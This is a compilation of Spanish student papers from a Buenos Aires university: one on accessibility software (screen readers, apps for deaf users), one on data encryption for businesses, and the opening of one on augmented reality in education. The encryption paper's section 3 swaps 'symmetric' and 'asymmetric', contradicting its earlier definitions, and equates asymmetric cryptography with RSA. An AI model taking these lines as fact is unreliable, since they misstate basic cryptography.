[14] FIEGERMAN, S. Yelp Stock Crashes 30% After Earnings 2017. [Fecha de consulta 20 de mayo de 2019]. Disponible en: https://cnnmon.ie/2LXE1uI.

[15] TIM BERNERS-LEE y otros. *World-Wide Web: The Information Universe*. ISSN: 1066-2243

[Fecha de consulta 20 de mayo de 2019]. Disponible en: https://bit.ly/2HtwwYq.
[16] B. A. MELLERS y otros. *JUDGMENT AND DECISION MAKING*. [Fecha de consulta 20 de mayo de 2019]. Disponible en: https://bit.ly/2VRZo5e.
[17] T. C. SOTTEK. *Facebook 'find friends nearby' feature available for web and mobile* The Verge. [Fecha de consulta 20 de mayo de 2019]. Disponible en: https://bit.ly/2WotopJ.
[18] AKASH PESHIN. *What Is The "Google" Effect?* ScienceABC. [Fecha de consulta 20 de mayo de 2019]. Disponible en: https://bit.ly/2wAun6L.

Software Como Medio de Inclusión Para Personas con Capacidades Disminuidas

Margiottiello Tomás, Pauluk Mauricio, Oviedo Facundo, Brun Maximiliano, Castagno Juan Manuel, Martín Matías, Eiroa Ailén.

Universidad Tecnológica Nacional
aeiroa@est.frba.utn.edu.ar

Abstract

En la actualidad, el uso de herramientas informáticas ayuda en gran medida a ampliar las libertades y posibilidades de personas con alguna discapacidad ya sea visual, auditiva, mental o motriz, lo que hace que se les sea difícil su inclusión social. En este artículo se mencionan distintos software orientados a discapacidades visuales y auditivas, que suponen una mejora en dicho aspecto, con el objetivo de lograr una mayor visualización del software como medio de inclusión y presentar una alternativa práctica a aquellas personas con capacidades reducidas. En este contexto se concluye que la mayoría de la población con alguna discapacidad utiliza software como forma de inclusión social, y que parte de sus usuarios las utilizan por los beneficios que estas poseen y no por los objetivos por las que fueron creados.

Palabras Clave
Software, Discapacidad Visual, Discapacidad auditiva Inclusión Social, Servicio

Introducción

La discapacidad, no es solo una complicación en las capacidades motrices o mentales de una persona, es también un fuerte factor limitante en la inclusión social. Una forma efectiva de derribar las barreras e integrar a estas personas es a través del uso de programas que puedan facilitar la interacción entre ellas y dispositivos de uso cotidiano, como computadoras o celulares. El software inclusivo provee, además, una mayor comodidad para desarrollar tareas que serían sumamente dificultosas para una persona con capacidades disminuidas, como leer o escribir, y funciona, a su vez, como un refuerzo importante para el aprendizaje [1].

En la actualidad la industria del desarrollo de software está principalmente enfocada a programas que no podrían ser utilizados por personas con discapacidad. Con el fin de acercar la tecnología a todos, es importante desarrollar software que brinde oportunidades de mejora para personas con deficiencias motrices, mentales, visuales, auditivas, entre otras. El software inclusivo funciona como una retroalimentación positiva: brinda facilidades, logrando así una mayor aptitud en los usuarios, que serán competentes para utilizar otras herramientas informáticas [2].

En este contexto, los objetivos de este trabajo (realizado en el marco de la cátedra de "Análisis de Sistemas", segundo año de cursada) son: presentar una alternativa práctica a aquellas personas con capacidades reducidas, lograr una mayor visualización del software como medio de inclusión y profundizar el conocimiento de herramientas informáticas más complejas.

En la sección uno, se explicita las discapacidades con las que vamos a tratar. Luego, en la segunda sección se muestran los diferentes softwares que actualmente existen para lidiar con esta problemática. La sección tres se basa en la contraposición entre ventajas y desventajas sobre la relación que hay entre la tecnología y las personas con discapacidades. En la sección 4, se muestra el uso de software libre como medio de inclusión social. Por último en la sección 5 se presentan las conclusiones finales.

1. Discapacidades involucradas

Este artículo se centra específicamente en las discapacidades sensoriales,

Las discapacidades sensoriales hacen referencia a la existencia de limitaciones derivadas de la deficiencia en alguno de los sentidos que nos permiten percibir el medio, sea externo o interno. Existen alteraciones en todos los sentidos, aunque las más conocidas

son las discapacidades visuales y la auditivas, que son en las que se enfoca el artículo.
La discapacidad auditiva implica una alteración en la audición, ya sea pérdida total, hiperacusia o hipoacusia.
La discapacidad visual implica una pérdida parcial o total de la visión. La calidad necesaria de los software y el uso que se le da, está relacionada con la gravedad de la discapacidad. Para este grupo son convenientes software que adapten el contenido de la pantalla de forma auditiva o lo imprima en braille, como algunos programas que mencionaremos en la siguiente sección.
A menudo se promueve la automatización como una medida para ahorrar costos al prescindir de la interfaz humana; sin embargo, esto puede colocar en desventaja a las personas con discapacidad, al igual que a otras personas, que siempre necesitarán asistencia personal para algunas tareas [3].

2. Softwares existentes

Actualmente, los softwares que se encuentran en el mercado actualmente están lejos de ser perfectos, pero son de gran ayuda para muchas personas. En el caso de las personas con discapacidades visuales tienen como opción los "lectores de pantalla" que como su nombre lo indica, permite mostrar lo que se encuentra en una pantalla por medio de una voz, en muchos casos personalizables. Los mayores problemas a nivel general de estos softwares es que se encuentran en etapa de desarrollo, o son muy caros para el uso diario.[4] Para aquellas personas sordas lo que se busca es poner en texto lo que se recibe por voz, así se pueden comunicar o aprender lenguaje de señas. También hay aplicaciones que informan sobre sonidos a su alrededor. Esta sección detalla algunos de los softwares que se utilizan para los dos tipos de discapacidades anteriormente nombrados. En la sección 2.1 se presentan aquellos softwares para personas con discapacidades visuales, mientras que en la sección 2.2 los softwares para discapacidades Auditivas.

2.1 Visuales:

- JAWS: es el lector de pantalla más poderoso y popular en la actualidad para Windows, es personalizable y cuenta con actualizaciones cada año. Este software al igual que la mayoría de los lectores de pantalla permite que se lea en voz alta lo que se muestra y proporcionan braille. El mayor problema es el costo y que su versión más actualizada se encuentra en inglés, además si se lo quiere tener actualizado se debe pagar cada dos años para tener las nuevas versiones.[4]
- NVDA: es el segundo lector de pantalla más usado y popular para Windows que permite la colaboración de usuarios y gracias a esto y a su grupo de desarrollo va mejorando continuamente. Otro factor importante es que se encuentra disponible para más de 50 idiomas, es personalizable y gratuito. La parte desfavorable para este software es que se requieren conocimientos de computadoras y de cómo funciona, ademas de que no está hace tanto en el mercado por lo cual tiene fallas que mejorar, como la voz que es un tanto robótica y es difícil de entender. [4]
- ORCA: es el lector de pantalla más popular para personas que tengan Linux. Es gratuito y al igual que NVDA mejora gracias a los desarrolladores y a las contribuciones de los usuarios. Tiene múltiples idiomas con voces personalizables, además de que es fácil de configurar y tiene la posibilidad de leer las ventanas emergentes del sistema operativo y las barras de progreso. También tiene la desventaja que no se encuentra en el mercado hace tanto por lo cual tiene varios aspectos que pulir, sobre todo la voz robótica poco agradable [4].
- VoiceOver: lector incluido en todas las computadoras MAC, describe exactamente qué es lo que está ocurriendo en la pantalla y permite navegar usando gestos o una pantalla braille. Incluye una potente lupa. También permite ajustar el tamaño, movimiento y contraste del cursor en función de las necesidades de visión de cada usuario.[5] VoiceOver tiene la característica de que no es una

aplicación, sino que es una parte del propio sistema operativo de Apple, OSX. Esto trae la desventaja de que no se lo actualiza de la misma forma que se actualizaría cualquier aplicación, sino que se actualiza junto al OSX, lo que provoca que los errores tarden mucho en solucionarse [6].

2.2 Auditivas:

La mayoría de estos softwares son aplicaciones al alcance de cualquier persona que posea un celular.

- AMPDA (sordomudos): contiene un abecedario dactilológico para que el usuario pueda aprender lenguaje de señas. Contiene una biblioteca con palabras y categorías básicas que se pueden consultar para un acceso rápido de la traducción y que no tenga que ser traducida letra por letra [6].
- MyEarDroid: aplicación para Android que le informa al usuario sobre sonidos que ocurrieron a su alrededor en su casa por medio de vibraciones o notificaciones, tales como timbre, llamadas o alarmas. Además se pueden grabar sonidos personalizados para que sean reconocidos por la aplicación [7].
- Sordo Ayuda: aplicación gratuita (contiene anuncios), facilita la comunicación convirtiendo texto a voz y viceversa [7].

2.3 Uso según Sistema Operativo

Hablando un poco más en concreto en un apartado muy utilizado hoy en día, como son los transportes públicos, el CIDAT [8] (Centro de Investigación, Desarrollo y Aplicación Tiflotécnica) se encargo de entrevistar personas que viven con esta discapacidad (sumando información de la base de datos de Android y IOS) para conseguir información acerca de cómo es la experiencia de usuario en softwares que facilitan el uso de los transportes públicos.

A continuación, en la figura 1, se puede observar el uso de sistemas operativos a nivel mundial.[8]




Figura 1. Uso de software según Sistema Operativo móvil

En la figura 2 podemos observar la facilidad y/o las dificultades que surgen para los discapacitados a la hora de usar softwares del transporte público. Solo fueron reflejados Android y IOS por el gran abanico de respuestas posibles, ya que estos son los más usados [8].



Figura 2. Dificultades para el uso de software en transporte público según sistema operativo

3. Ventajas y desventajas

Esta sección se basa en la visualización (a partir de la tabla 1 presentada a continuación) de las ventajas y desventajas del uso de la tecnología para las personas con discapacidad.

Ventajas	Desventajas
La tecnología adaptativa puede llegar a reducir el impacto de la discapacidad y satisfacer el derecho de la calidad de vida de las personas con necesidades especiales.	La implementación de la tecnología trae consigo ciertos requisitos como saber leer, tener una línea telefónica, una computadora, una interfaz adecuada a la discapacidad determinada, etc.
Contribuye a evitar el marginamiento social por desconocimiento	La tecnología existente no se ha desarrollado lo suficiente en Argentina o es muy costosa
Estimula el interés de las personas discapacitadas para aprender y superar sus limitaciones	Produce saturación informativa que tal vez las personas con discapacidad no pueden asumir
Las personas discapacitadas se benefician de la existencia de servicios y aplicaciones multimedias que les permiten, mediante adaptaciones, perfeccionar el acceso multimodal en igualdad de condiciones, permitiendo una reinserción	Insuficiencia de recursos informáticos como por ejemplo la inexistente formación docente adecuada en el uso de software para educación especial
Mejora la calidad de vida de las personas que tienen una discapacidad. Mejora el nivel de habilidades adaptativas/capacidades funcionales	Existe cierta desconfianza sobre las posibilidades y capacidades en cuanto al uso de la tecnología por parte de las personas discapacitadas.

Tabla 1: Ventajas y Desventajas del uso de la tecnología

4. Uso de aplicaciones de software como medio de inclusión social

Dado que el objetivo de estos softwares es brindar un servicio de cada vez mayor calidad a personas que hacen un uso que resulta esencial para realizar tareas tan básicas como la comunicación y el trabajo, es de gran relevancia que dichos softwares puedan ser modificados con facilidad, algo que puede conseguirse con el software libre. Producir software libre requiere un compromiso social por parte de aquellos que lo realizan, ya que no involucra un servicio común, sino que se intenta mejorar la calidad de vida de las personas que lo utilicen.

En relación a la variedad en cuanto a softwares para la inclusión social, en el campo de la discapacidad visual, se observa que predomina el uso de JAWS (Job Access With Speech), NVDA (Non Visual Desktop Access) y Voice Over. Estos programas son utilizados tanto por gente con discapacidad, como por aquellos que no las padecen (por ejemplo, un 42,9% de las personas que lo utilizan no padecen ningún tipo de discapacidad).
Se observa también que los sistemas operativos móviles predominantes sobre los cuales funcionan los programas de accesibilidad son Android y IOS, tal como se visualiza en la figura 3.




Figura 3. Barras según mayor uso de software para discapacidad visual

5. Conclusión

Luego de analizar los resultados se concluye que, contrastando con los análisis presentados, la mayor parte de la población que padece una discapacidad significativa actualmente utiliza algún tipo de software de inclusión a pesar que estos son costosos y escasos [Figura 1], también se destaca el uso de este tipo de programas por parte de personas que no presentan ningún tipo de discapacidad y que utilizan estas herramientas gracias a su alcance y comodidad para desempeñar cierto tipo de tareas, es decir que tanto personas que presentan discapacidades como aquellos que no, operan con el mismo tipo de software y desarrollan sus tareas al mismo nivel, como se observa en la figura 3. Esto favorece a que el software se haga más conocido y se amplíe el alcance de este, llegando a gente que realmente lo necesita para poder insertarse en el campo laboral o mismo para realizar tareas cotidianas.
Como se puede observar en la actualidad el uso de software inclusivo no es desconocido por la sociedad sino que parte de sus usuarios deciden aprovecharlo por sus beneficios y no por el objetivo por el cual estos fueron desarrollados.

Referencias:

[1]. Broce de Tapia, Anabel. (s.f) Software para personas con alguna discapacidad. [Página web]. Recuperado de: solca.aig.gob.pa

[2]Estrategias de inclusión.(2007) [Página web]. Recuperado de: www.cdc.gov
Último acceso: 14 de Junio de 2019

[3]. La barreras a la información y a la comunicación. (2011) [Página web]. www.who.int
Último acceso: 14 de Julio de 2019

[4]. Bañeres Besora, David. Esaú Parra, Paloma. (2015). Estudio sobre el software libre orientado a personas con discapacidad visual [PDF Online]. Recuperado de: openaccess.uoc.edu
Último acceso: 26 de Julio de 2019

[5]. (s.f). Accesibility. [Página web]. www.apple.com
Último acceso: 26 de Julio de 2019

[6]. Hall, Alex.
AppleVis. (2014). Pros and Cons of the Mac, From an Accessibility Perspective. Blog Web.
Recuperado de: www.applevis.com

[7]. Santilli, Damian
SpanishDict. (2016). Las mejores aplicaciones móviles para personas con

discapacidad auditiva. [Página web] Recuperado de: tradugeek.com.
Último acceso: 7 de Agosto de 2019

[8]Rubio Pareja Patricia. (2015). Análisis del grado de accesibilidad de las apps de información del transporte público, para usuarios con discapacidad visual [PDF Online]. Recuperado de: www.upcommons.upc.edu
Último acceso: 7 de Agosto de 2019

Protección de la Información en las Empresas a través del Cifrado de Datos

Alá Vera, Kevin Platón; Mantilla, Ariel Sebastián; Molina, Juan Carlos; Rocha, Erika Araceli; Sifuentes, Kevin Fabián
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract
El objetivo del presente trabajo es analizar el funcionamiento del cifrado de datos para la protección de información. Para ello se explica los conceptos de seguridad de información, se clasifica el cifrado de datos y se desarrolla los distintos métodos de criptografía y sus aplicaciones. Como conclusión del presente trabajo, se dan los resultados de la importancia de los algoritmos de encriptación, como el método más seguro de protección de la información en la actualidad.

Palabras Clave
Seguridad de la información, Criptografía, Empresas, Algoritmos de cifrado.

Introducción

En la actualidad, el mundo de los negocios empresariales brinda servicios y realiza sus actividades mediante el uso de plataformas tecnológicas, donde se comparte gran información por parte de las empresas y sus clientes [1; 2].

La información es una necesidad que tienen las empresas a la hora de tomar decisiones. Según Grisel y Elio [3], se debe identificar, crear, almacenar, transmitir y utilizar de forma eficiente la información si se quiere llegar a atacar nuevos mercados o para proteger a la empresa de agentes externos que puedan vulnerar su estabilidad.

La importancia de crear medidas de protección que aseguren la integridad, confidencialidad y accesibilidad de la información son cada vez más importantes en las organizaciones. A esto se lo conoce como Seguridad Informática (SI); según Gómez Vieites [4], es cualquier medida que impida la ejecución de operaciones no autorizadas sobre un sistema o red informática, cuyos efectos puedan conllevar daños sobre la información. Para ello, se utiliza la encriptación de datos para resguardar la información. Tal Como Afirma Clavijo [2], con los beneficios que brindan las nuevas posibilidades de conectividad, emergen nuevos riesgos. Muchas empresas son amenazadas en sus activos, y más aún cuando el activo más importante es la información.

Para mantener la confidencialidad de la información, se opta por la implementación de la criptografía que es la ciencia que permite transformar mensajes legibles a mensajes cifrados, a través del conocimiento de una o más llaves que permiten cifrar o descifrar estos mensajes [5]. Por medio de ella, se asegura que la información comunicada sea accesible a su personal deseado, y tenga una minimización de riesgos en su seguridad.

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra “Sistemas y Organizaciones”, primer año de cursada) es analizar el funcionamiento del cifrado de datos para la protección de información. Para cumplir con el objetivo propuesto, el trabajo se estructura de la siguiente manera: en la sección 1, se desarrolla el concepto de Seguridad de Información y Cifrado de Datos. En la sección 2, se desarrollan las medidas de seguridad que tienen las empresas para la protección de información. En la sección 3 se explica por qué resulta necesario el cifrado de datos (Criptografía) en la

seguridad de información. Finalmente, en la sección 4, se detallan las conclusiones y futuras líneas de trabajo.

1. Concepto de seguridad de la información y cifrado de datos

En esta sección y sus subsecciones se procede a analizar por separado los conceptos de Seguridad de Información y cifrado. En la 1.1 se define el concepto de Seguridad de Información mientras que en 1.2, se define el concepto de Cifrado de Datos y para finalizar en el 1.3 se describe las diferentes clases de criptografía.

1.1 Seguridad de la información

Se puede comprender a la seguridad de la información como el conjunto de medidas, planes y acciones preventivas que una organización puede utilizar para la protección de la información garantizándole el desarrollo y sostenibilidad de su actividad de negocio [5; 3]. Los objetivos principales de la Seguridad de la Información son [6]:

- Disponibilidad y accesibilidad: es una propiedad necesaria para que el sistema de información trabaje con rapidez y sea accesible para su consulta o modificación cuando se solicite, para aquellos que estén autorizados. Es una de las propiedades más importantes que protegen al sistema de borrados, denegación del servicio o acceso a los datos ya que es fundamental para el sistema contar con uno de sus activos más valiosos.
- Integridad: su finalidad es la de garantizar que la información sólo pueda ser creada y modificada por quien esté permitido, evitando la perdida de consistencia.
- Confidencialidad: es un requisito para que la información solo pueda ser accedida por aquellos usuarios autorizados.

Por lo tanto, la Seguridad de la Información es un proceso que abarca un creciente número de elementos ocupando más que aspectos informáticos y de telecomunicaciones, sino que también aspectos físicos y humanos, es decir, que resulta ser un factor crítico en distintas áreas de actividades [6].

Además, para que una organización se mantenga apta para competir frente a otras, es necesario que ésta pueda crear, almacenar y distribuir su información de forma eficiente, convirtiendo a la Seguridad de la Información como un elemento integral de la capacidad de una organización. Es por esto, que la Seguridad de la Información es un activo estratégico que no puede estar separado de la organización [4; 5; 6].

1.2 Cifrado de datos

El Cifrado de Datos, también conocida como encriptación, es uno de los mecanismos más efectivos utilizados en la seguridad informática, es aquel que guarda y transmite datos en forma cifrada. Siendo la criptografía la acción de cifrar un mensaje [7].

Esta medida preventiva se la puede utilizar para problemas que interfieran con los objetivos principales de la seguridad de información, por ejemplo: si algún infiltrado quiere eliminar parte de la información (disponibilidad) o si un usuario no autorizado falsifica la información (integridad) o también la intercepción de datos por un intruso (confidencialidad) [5;7]. El proceso de Cifrado de Datos se realiza a través de un algoritmo de cifrado que consta de la entrada de la información en un texto plano y la clave de cifrado, generado como salida la forma cifrada de la información, a esto se lo llama texto cifrado. Las partes del algoritmo de cifrado

son públicos pero la clave de cifrado es la que se mantiene en secreto [7].

Los dos enfoques básicos del cifrado son la sustitución (para cada carácter del texto plano se lo reemplaza con su correspondiente carácter cifrado) y la permutación (los caracteres son reorganizados en una secuencia distinta). Estos enfoques por separado no garantizan una seguridad apropiada pero la combinación de ambas sí. Uno de los algoritmos que cumple con ambas es el Estándar de Cifrado de Datos (DES). Para usar la DES, el texto plano es dividido en bloques de 64 bits y cada bloque es cifrado por una clave de 64 bits, de las cuales 8 bits son de paridad. Aplicándole una permutación inicial y luego sometiéndolo a una secuencia de 16 pasos complejos de sustitución y aplicándole finalmente otra permutación al resultado del último de estos pasos (inversa de la permutación inicial) [7].

1.3 Clasificación de la criptografía

La criptografía se puede clasificar en función de los métodos, tal como se observa en la figura 1.




Figura 1: Clasificación de la criptografía [5]

Según [5] los métodos son los siguientes:

Clásica: la criptografía clásica también conocida por ser la criptografía no computarizada, es decir, no digitalizada; es aquella que se utilizó hasta la mitad del siglo XX. Los enfoques básicos de este cifrado son la transposición y sustitución. Los métodos criptográficos algunos eran simples y otros muy ingeniosos para su época, y los utilizaban para enviar mensajes secretos entre personas de alto poder o también durante la guerra para enviar instrucciones. La diferencia con la criptografía moderna es que esta mantiene en secreto el algoritmo de cifrado. Por ejemplo: el cifrado del César. Para cifrar el mensaje se utilizaba un abecedario de cifrado que era igual al abecedario común pero desplazado tres espacios (ejemplo: a=d, b=e, c=f) hacia la derecha modulo n, con n el número de letras del mismo [5].

- Moderna: comienza con la publicación de la “Teoría de la Información” por Shannon, con el surgimiento de la DES (Data Encryption Standard) y con la aparición del concepto de cifrado de clave pública. Esta clasificación se divide en dos grandes métodos: criptografía simétrica y criptografía asimétrica. [5].

En primer lugar, la criptografía simétrica es [1] un conjunto de métodos que se basan en la seguridad a partir de una misma llave para cifrar y descifrar, ambas partes, tanto el emisor como el receptor, pueden comunicarse de forma segura si poseen cada uno la llave correspondiente. Las llaves son las claves dentro del lenguajes de la computadora y la idea de descifrar el mensaje cifrado es únicamente conociendo la clave, y no por la dificultad del algoritmo que lo respalda.

La criptografía simétrica, si bien ha comprobado ser segura, se puede derribar únicamente con un ataque de fuerza bruta, intentando descifrar el mensaje transmitido por medio de patrones, sin necesidad de clave alguna [1].

La criptografía asimétrica, o RSA, hace referencia [1,8] al uso de dos llaves únicas. Una llave pública que se utiliza para cifrar y otra privada que es para descifrar, esta

diferencia se debe a que el algoritmo asimétrico se creó como una mejora en la forma de pasar la clave del algoritmo simétrico, por ende, la llave pública puede ser conocida por cualquier persona, pero la llave privada debe estar escondida y privada del resto.

2. El uso de los algoritmos asimétricos en las empresas

Las empresas utilizan los algoritmos de cifrado de forma que puedan proteger la información que quieran priorizar. Los sistemas de información varían según la empresa, una especializada en el comercio va a proteger la información de sus operaciones comerciales entre sus clientes, mientras que una empresa que brinda servicios en torno al manejo y comunicación de la información entre sus clientes (como lo es Google y Gmail) mantendrá una seguridad en la información guardada y transmitida, además de validar la autenticación del usuario receptor y emisor. Por ejemplo, las empresas grandes que cuentan con una gran departamentalización necesitan estar informadas y manejar la información de forma eficaz y eficiente, para ello, se utiliza una clave pública dentro de las redes de la empresa. Manteniendo de esta manera la seguridad de la información durante las comunicaciones [9].

Una forma de utilizar los sistemas criptográficos es para la creación de protocolos de seguridad. Estos protocolos mantienen un intercambio seguro de la información, son un conjunto de programas y actividades programadas que cumplen con un objetivo específico utilizando esquemas de seguridad criptográfica [10]. Un ejemplo de protocolo de seguridad es el SSL, el protocolo de seguridad en la comunicación más utilizado en Internet que combina diferentes algoritmos asimétricos y simétricos [13].

Según [10], las partes de la información que protege SSL son:

- El URL del documento requerido
- El contenido del documento requerido.
- El contenido de cualquier forma requerida.
- Los “cookies” enviados del browser al servidor.
- Los “cookies” enviados del servidor al browser.
- El contenido de las cabeceras de los http.

Otro protocolo de seguridad es SET, el cual está diseñado para asegurar las transacciones por Internet que se pagan en las páginas web. Este protocolo funciona únicamente con las transacciones pagadas con tarjetas de crédito, y cubre las debilidades del protocolo SSL en cuanto se refiere a confidencialidad del cliente. Para funcionar, SET requiere un certificado digital en cada paso de la autentificación, utilizando dos pares de claves para el cifrado digital y otra para la firma [9].

La criptografía permite utilizar los servicios de las empresas para no tener que preocuparse por la filtración de la información.

3. Importancia del cifrado de datos (Criptografía) en la seguridad de información y las estrategias que se utilizan en las empresas

La inmersión de la empresa en el “entorno digital” ha comportado múltiples avances en cuanto al almacenamiento, acceso, manipulación, transmisión y reproducción de los datos [11].

Hoy por hoy las empresas optan por almacenar información por medio de dispositivos electrónicos ya sea, su situación financiera, proyectos, estudios de

mercado, etc., por su accesibilidad y su fácil manejo. Pero, al mismo tiempo, las empresas tienen que asegurarse que esta información, que es el activo más importante de una empresa, esté completamente protegida porque puede ser usada por otras empresas para sacar algún beneficio o, si se trata de una empresa que brinde servicios de seguridad, puede dejar de ser confiable y sus clientes pueden decidir cambiar de compañía. Por ello es crucial resguardar la información que se tiene de cualquier ataque o virus informático [11].

Para mantener la información segura y protegida hay que preservar 3 características de la información, éstas son su integridad, confidencialidad y disponibilidad [5; 11]. Es por ello que las compañías manejan una política de confidencialidad dentro de la organización, y además seleccionan personal confiable para el manejo de dicha información, de ellos depende la categorización de la información y su cuidado. También puede encargarse de delegar parte de la misma para que algún sector de la empresa pueda trabajar con ella. De esta manera las empresas evitan que los datos que tienen sean divulgados o exteriorizados por personas dentro de la organización [12].

La forma que tienen las organizaciones para defenderse de agentes externos es por medio de herramientas como los cortafuego (firewall), de softwares que alerten y bloqueen acciones que no se encuentran permitidas y el uso de sistemas criptográficos [12]. Por medio de los sistemas criptográficos se puede preservar tanto la integridad como la confiabilidad de la información [12].

La criptografía moderna compagina dos grandes grupos: la criptografía de llave secreta o asimétrica y la criptografía de llave pública o simétrica. Estas dos son elementales en el concepto de seguridad informática en las empresas [5; 11].

Conclusión

Por el uso cotidiano de computadoras e información digital tanto por fuera como dentro de las empresas, la encriptación, usado antiguamente para cifrar mensajes y mantenerlos en secreto, se volvió una herramienta necesaria para proteger la información personal y empresarial, y evitar su filtración y divulgación. El uso de protocolos más rígidos permite mejorar la seguridad de la información a la vez que su confidencialidad, integridad y disponibilidad, que son las características fundamentales que se tratan de preservar de la información.

Como futuras líneas de trabajo se estudiarán métodos de encriptación como la encriptación cuántica, por ejemplo, los protocolos BB84, SARG, entre otros que se esperan implementar en las futuras computadoras cuánticas.

Referencias

[1] M. Travieso, “La Criptografía como elemento de la seguridad informática,” 2003. ACIMED [online]. Disponible en: http://bit.ly/2DVV3TD. Accedido en: abril 22, 2019.
[2] C. A. Dussán Clavijo, “Políticas de seguridad informática,” Entramado, vol. 2, no. 1, pp. 86-92, Ene-Jul, 2006. [Online]. Disponible en: http://bit.ly/2Vlcqbc. Accedido en: abril 22, 2019.
[3] A. C. Grisel, M. P. R. Elio. “Diagnóstico de los sistemas de información en las empresas priorizadas según los requerimientos actuales”. Palabra Clave (La Plata), vol. 6, no. 2, ISSN 1853-9912, Abr 2017. [Online]. Disponible en: http://bit.ly/2YfCwJG. Accedido en: mayo 8, 2019.
[4] Á. Gómez Vieites, Enciclopedia de la Seguridad Informática. 2ª edición. Madrid, España: Editorial RA-MA, 2014. [Online]. Disponible en: https://bit.ly/2Juesi7. Accedido en: abril 22, 2019.
[5] G. Granados Paredes. ”INTRODUCCIÓN A LA CRIPTOGRAFÍA”. Revista Digital Universitaria (USAM), vol. 7, no. 7, ISSN 1067-6079, Jul, 2006. [Online]. Disponible en: http://bit.ly/2vKhGWz. Accedido en: mayo 8, 2019.
[6]Javier Areitio, “Seguridad de la Información, redes, informática y sistemas de información”. Madrid, España: Editorial Paraninfo S.A., 2008.

[Online]. Disponible en: https://bit.ly/2Wtgy8M. Accedido en: mayo 26, 2019.
[7]C.J. Date. “Introducción a los sistemas de base de datos”. México: Editorial PEARSON EDUCACIÓN,2001. [Online]. Disponible en: https://bit.ly/2zDWBCg. Accedido en: mayo 27,2019.
[8] J. C. Mendoza, “Demostración de cifrado simétrico y asimétrico” Ingenius, N°3, pp. 46-53, dic, 2008. [Online]. Disponible en: https://bit.ly/2XfwlVX. Accedido en: mayo 30, 2019.
[9]G. Stella Rodriguez, “El Comercio electrónico” rcientificas, uninorte, N° 16, pp. 142-158, Jul - Dic, 2001. [Online] Disponible en: https://bit.ly/2KgHORt. Accedido en: mayo 30, 2019.
[10] J. J. Ángel Ángel, “Criptografía para principiantes”, 2000. [Online] Disponible en: https://bit.ly/2wthKua. Accedido en: mayo 30, 2019.
[11] Morón Lerma, Esther, “Quiebra de la privacidad en escenarios digitales: Espionaje Industrial”, UAB, San Sebastián, vol. 21, pp. 117-144, 2007. Disponible en: https://bit.ly/2WzSelU.
[12] Cabarique, W., Salazar, C. & Quintero, Y. “Factores y causas de la fuga de información sensibles en el sector empresarial”. Cuaderno Activa, N°7 ISSN: 2027-8101. Enero-Diciembre, pp. 1-162, 2015. [Online]. Disponible en: https://bit.ly/2WGwCoV.
[13] L. L. Martínez; M. F. Mata; R. M. R. Dominguez. Sistemas de pago seguro. Seguridad en el comercio electrónico. Revista de estudios empresariales. Segunda época, 2009, no 1. Disponible en: https://bit.ly/2WDWZGT

Intervención de la Realidad Aumentada en la educación

Olivieri, Gabriel; Bateca, Carlos; Díaz Puig, Juan Ignacio; Gómez Lencinas, Mariano Nicolás; Munilla, Lucila Macarena.

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract
La tecnología se encuentra en constante avance y desarrollo, ha llegado a convertirse en una herramienta útil para favorecer procesos de enseñanza y aprendizaje. En la actualidad, se cuenta con la Realidad Aumentada (RA), que permite observar el mundo real a través de dispositivos específicos. El objetivo del presente artículo es presentar las aplicaciones de la RA en la educación.

Palabras Clave
Tecnología, educación, intervención tecnológica, aprendizaje.

Introducción

La tecnología se encuentra en constante avance y desarrollo, ha llegado a convertirse en una herramienta útil para favorecer procesos de enseñanza y aprendizaje. En la actualidad, se cuenta con la Realidad Aumentada (RA), que permite observar la realidad a través de dispositivos específicos. Se entiende por RA a un sistema capaz de combinar lo real con lo virtual, a través de representaciones 3D de manera simultánea [1]. Estas características la delimitan de otras tecnologías, principalmente por obligar la interacción del individuo con el entorno, el cual se ve modificado solo para el usuario [1]. Si bien existe una innumerable cantidad de videojuegos que aplican esta tecnología (Pokemon Go, Harry Potter: Wizards Unite, entre otros), la RA también es empleada en herramientas utilizadas por empresas y servicios (por ejemplo, gracias a la Realidad Aumentada, clientes pueden comprobar en tiempo real cómo quedará su casa una vez finalicen sus obras) [2].

En la última década, las aplicaciones de RA se han tornado portátiles y se encuentran disponibles en cualquier dispositivo móvil (Google Translate, Star Walk, entre otras). También se encuentran actualmente en los medios audiovisuales, tales como noticias, entretenimiento y deportes, y emerge en otros aspectos de la vida cotidiana como en el e-commerce, viajes, marketing, entre otros, donde figuran tangibles y excitantes (por ejemplo, ciclistas pueden explorar sus rutas virtualmente al proyectarlas en cualquier superficie en 3D) [2]. “Esto logró facilitar el aprendizaje oblicuo: la RA ofrece a los estudiantes acceso instantáneo a información específica compilada y provista por numerosas fuentes” [3].

